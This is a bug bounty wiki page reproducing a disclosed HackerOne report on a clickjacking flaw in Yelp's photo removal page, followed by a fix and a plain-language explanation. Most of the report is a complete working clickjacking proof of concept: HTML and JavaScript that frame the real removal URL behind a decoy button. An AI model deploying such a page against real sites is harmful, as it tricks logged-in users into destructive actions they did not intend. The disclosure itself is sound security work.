Click jacking in delete image of user in Yelp

The page for removing a user's photo lacked the X-Frame-Options header, so an attacker could embed it in an invisible frame and trick a logged-in victim into clicking a disguised button that deletes the photo.
 Originally disclosed on HackerOne
- Disclosed after 9 months
Hello,
Problem
I found that https://www.yelp.com/user_photos/{photo_id}/remove is vulnerable to click-jacking because of missing X-Frame-Options on this page which allows an attacker to send the victim the POC ( sent with the report ) to the user to remove his profile picture
POC
<div id="container" style="clip-path:none;clip:auto;overflow:visible;position:absolute;left:0;top:0;width:100%;height:100%">
<input id="clickjack_focus" style="opacity:0;position:absolute;left:-5000px;">
<div id="clickjack_button" style="opacity: 1; transform-style: preserve-3d; text-align: center; font-family: Arial; font-size: 100%; width: 64px; height: 30px; z-index: 0; background-color: red; color: rgb(255, 255, 255); position: absolute; left: 200px; top: 200px;"><div style="position:relative;top: 50%;transform: translateY(-50%);">Click</div></div>
<!-- Show this element when clickjacking is complete -->
<div id="clickjack_complete" style="display:none;-webkit-transform-style: preserve-3d;-moz-transform-style: preserve-3d;transform-style: preserve-3d;font-family:Arial;font-size:16pt;color:red;text-align:center;width:100%;height:100%;"><div style="position:relative;top: 50%;transform: translateY(-50%);">You've been clickjacked!</div></div>
<iframe id="parentFrame" src="data:text/html;base64,PHNjcmlwdD53aW5kb3cuYWRkRXZlbnRMaXN0ZW5lcigibWVzc2FnZSIsIGZ1bmN0aW9uKGUpeyB2YXIgZGF0YSwgY2hpbGRGcmFtZSA9IGRvY3VtZW50LmdldEVsZW1lbnRCeUlkKCJjaGlsZEZyYW1lIik7IHRyeSB7IGRhdGEgPSBKU09OLnBhcnNlKGUuZGF0YSk7IH0gY2F0Y2goZSl7IGRhdGEgPSB7fTsgfSBpZighZGF0YS5jbGlja2JhbmRpdCl7IHJldHVybiBmYWxzZTsgfSBjaGlsZEZyYW1lLnN0eWxlLndpZHRoID0gZGF0YS5kb2NXaWR0aCsicHgiO2NoaWxkRnJhbWUuc3R5bGUuaGVpZ2h0ID0gZGF0YS5kb2NIZWlnaHQrInB4IjtjaGlsZEZyYW1lLnN0eWxlLmxlZnQgPSBkYXRhLmxlZnQrInB4IjtjaGlsZEZyYW1lLnN0eWxlLnRvcCA9IGRhdGEudG9wKyJweCI7fSwgZmFsc2UpOzwvc2NyaXB0PjxpZnJhbWUgc3JjPSJodHRwczovL3d3dy55ZWxwLmNvbS91c2VyX3Bob3Rvcy9idlBiOUVzWXhRb1RfWENGMzYzSEpRL3JlbW92ZSIgc2Nyb2xsaW5nPSJubyIgc3R5bGU9IndpZHRoOjEzNDlweDtoZWlnaHQ6NzY1cHg7cG9zaXRpb246YWJzb2x1dGU7bGVmdDo1cHg7dG9wOi0xMDdweDtib3JkZXI6MDsiIGZyYW1lYm9yZGVyPSIwIiBpZD0iY2hpbGRGcmFtZSIgb25sb2FkPSJwYXJlbnQucG9zdE1lc3NhZ2UoSlNPTi5zdHJpbmdpZnkoe2NsaWNrYmFuZGl0OjF9KSwnKicpIj48L2lmcmFtZT4=" scrolling="no" style="transform: scale(1); transform-origin: 200px 200px 0px; opacity: 0.5; border: 0px none; position: absolute; z-index: 1; width: 1349px; height: 896px; left: 0px; top: 0px;" frameborder="0"></iframe>
</div>
<script>function findPos(obj) {
	    var left = 0, top = 0;
	    if(obj.offsetParent) {
	        while(1) {
	          left += obj.offsetLeft;
	          top += obj.offsetTop;
	          if(!obj.offsetParent) {
	            break;
	          }
	          obj = obj.offsetParent;
	        }
	    } else if(obj.x && obj.y) {
	        left += obj.x;
	        top += obj.y;
	    }
	    return [left,top];
  	}function generateClickArea(pos) {
			var elementWidth, elementHeight, x, y, parentFrame = document.getElementById('parentFrame'), desiredX = 200, desiredY = 200, parentOffsetWidth, parentOffsetHeight, docWidth, docHeight,
				btn = document.getElementById('clickjack_button');
			if(pos < window.clickbandit.config.clickTracking.length) {
				clickjackCompleted(false);
				elementWidth = window.clickbandit.config.clickTracking[pos].width;
				elementHeight = window.clickbandit.config.clickTracking[pos].height;
				btn.style.width = elementWidth + 'px';
				btn.style.height = elementHeight + 'px';
				window.clickbandit.elementWidth = elementWidth;
				window.clickbandit.elementHeight = elementHeight;
				x = window.clickbandit.config.clickTracking[pos].left;
				y = window.clickbandit.config.clickTracking[pos].top;
				docWidth = window.clickbandit.config.clickTracking[pos].documentWidth;
				docHeight = window.clickbandit.config.clickTracking[pos].documentHeight;
				parentOffsetWidth = desiredX - x;
				parentOffsetHeight = desiredY - y;
				parentFrame.style.width = docWidth+'px';
				parentFrame.style.height = docHeight+'px';
				parentFrame.contentWindow.postMessage(JSON.stringify({clickbandit: 1, docWidth: docWidth, docHeight: docHeight, left: parentOffsetWidth, top: parentOffsetHeight}),'*');
				calculateButtonSize(getFactor(parentFrame));
				showButton();
				if(parentFrame.style.opacity === '0') {
					calculateClip();
				}
			} else {
				resetClip();
				hideButton();
				clickjackCompleted(true);
			}
		}function hideButton() {
			var btn = document.getElementById('clickjack_button');
			btn.style.opacity = 0;
		}function showButton() {
			var btn = document.getElementById('clickjack_button');
			btn.style.opacity = 1;
		}function clickjackCompleted(show) {
			var complete = document.getElementById('clickjack_complete');
			if(show) {
				complete.style.display = 'block';
			} else {
				complete.style.display = 'none';
			}
		}window.addEventListener("message", function handleMessages(e){
			var data;
			try {
				data = JSON.parse(e.data);
			} catch(e){
				data = {};
			}
			if(!data.clickbandit) {
				return false;
			}
			showButton();
		},false);window.addEventListener("blur", function(){ if(window.clickbandit.mouseover) { hideButton();setTimeout(function(){ generateClickArea(++window.clickbandit.config.currentPosition);document.getElementById("clickjack_focus").focus();},1000); } }, false);document.getElementById("parentFrame").addEventListener("mouseover",function(){ window.clickbandit.mouseover = true; }, false);document.getElementById("parentFrame").addEventListener("mouseout",function(){ window.clickbandit.mouseover = false; }, false);</script><script>window.clickbandit={mode: "review", mouseover:false,elementWidth:64,elementHeight:30,config:{"clickTracking":[{"width":64,"height":30,"mouseX":239,"mouseY":333,"left":195,"top":307,"documentWidth":1349,"documentHeight":896}],"currentPosition":0}};function calculateClip() {
			var btn = document.getElementById('clickjack_button'), w = btn.offsetWidth, h = btn.offsetHeight, container = document.getElementById('container'), x = btn.offsetLeft, y = btn.offsetTop;
			container.style.overflow = 'hidden';
			container.style.clip = 'rect('+y+'px, '+(x+w)+'px, '+(y+h)+'px, '+x+'px)';
			container.style.clipPath = 'inset('+y+'px '+(x+w)+'px '+(y+h)+'px '+x+'px)';
		}function calculateButtonSize(factor) {
			var btn = document.getElementById('clickjack_button'), resizedWidth = Math.round(window.clickbandit.elementWidth * factor), resizedHeight = Math.round(window.clickbandit.elementHeight * factor);
			btn.style.width = resizedWidth + 'px';
			btn.style.height = resizedHeight + 'px';
			if(factor > 100) {
				btn.style.fontSize = '400%';
			} else {
				btn.style.fontSize = (factor * 100) + '%';
			}
		}function resetClip() {
			var container = document.getElementById('container');
			container.style.overflow = 'visible';
			container.style.clip = 'auto';
			container.style.clipPath = 'none';
		}function getFactor(obj) {
			if(typeof obj.style.transform === 'string') {
				return obj.style.transform.replace(/[^\d.]/g,'');
			}
			if(typeof obj.style.msTransform === 'string') {
				return obj.style.msTransform.replace(/[^\d.]/g,'');
			}
			if(typeof obj.style.MozTransform === 'string') {
				return obj.style.MozTransform.replace(/[^\d.]/g,'');
			}
			if(typeof obj.style.oTransform === 'string') {
				return obj.style.oTransform.replace(/[^\d.]/g,'');
			}
			if(typeof obj.style.webkitTransform === 'string') {
				return obj.style.webkitTransform.replace(/[^\d.]/g,'');
			}
			return 1;
		}</script>
Solution
Adding X-FRAME-OPTIONS header with value DENY or ( and ) asking for user password when deleting photos
Thanks, Mohamed
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The photo removal page did not send an X-Frame-Options header, so browsers allowed other sites to embed it in a frame.
Impact
An attacker could cause a logged-in user to delete their profile picture with a single click, but only that action and only if the victim interacted with the attacker's page.
What the attacker needed
Victim is logged in to Yelp; victim visits attacker's page; victim clicks the disguised button
The fix
The page should send an X-Frame-Options header set to DENY, or require the user's password before deleting photos.
How it was found
- The attacker builds a page that loads the photo removal URL inside an iframe.
- The attacker overlays a visible button on top of the iframe so the victim sees only the button.
- The victim visits the attacker's page while logged in to Yelp and clicks the button.
- The click is passed through to the hidden removal page, deleting the photo.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Clickjacking is when a malicious site loads a real page from another site in a transparent frame and places fake buttons on top. The victim thinks they are clicking something harmless, but the click actually lands on the hidden page. Here the hidden page was the one that deletes a profile picture, so a single click could remove it.
What is UI spoofing?
The interface lies to the user: a framed page catches their clicks, or a browser shows the wrong address or a fake prompt. Paid when it leads to a sensitive action or convincing phishing.


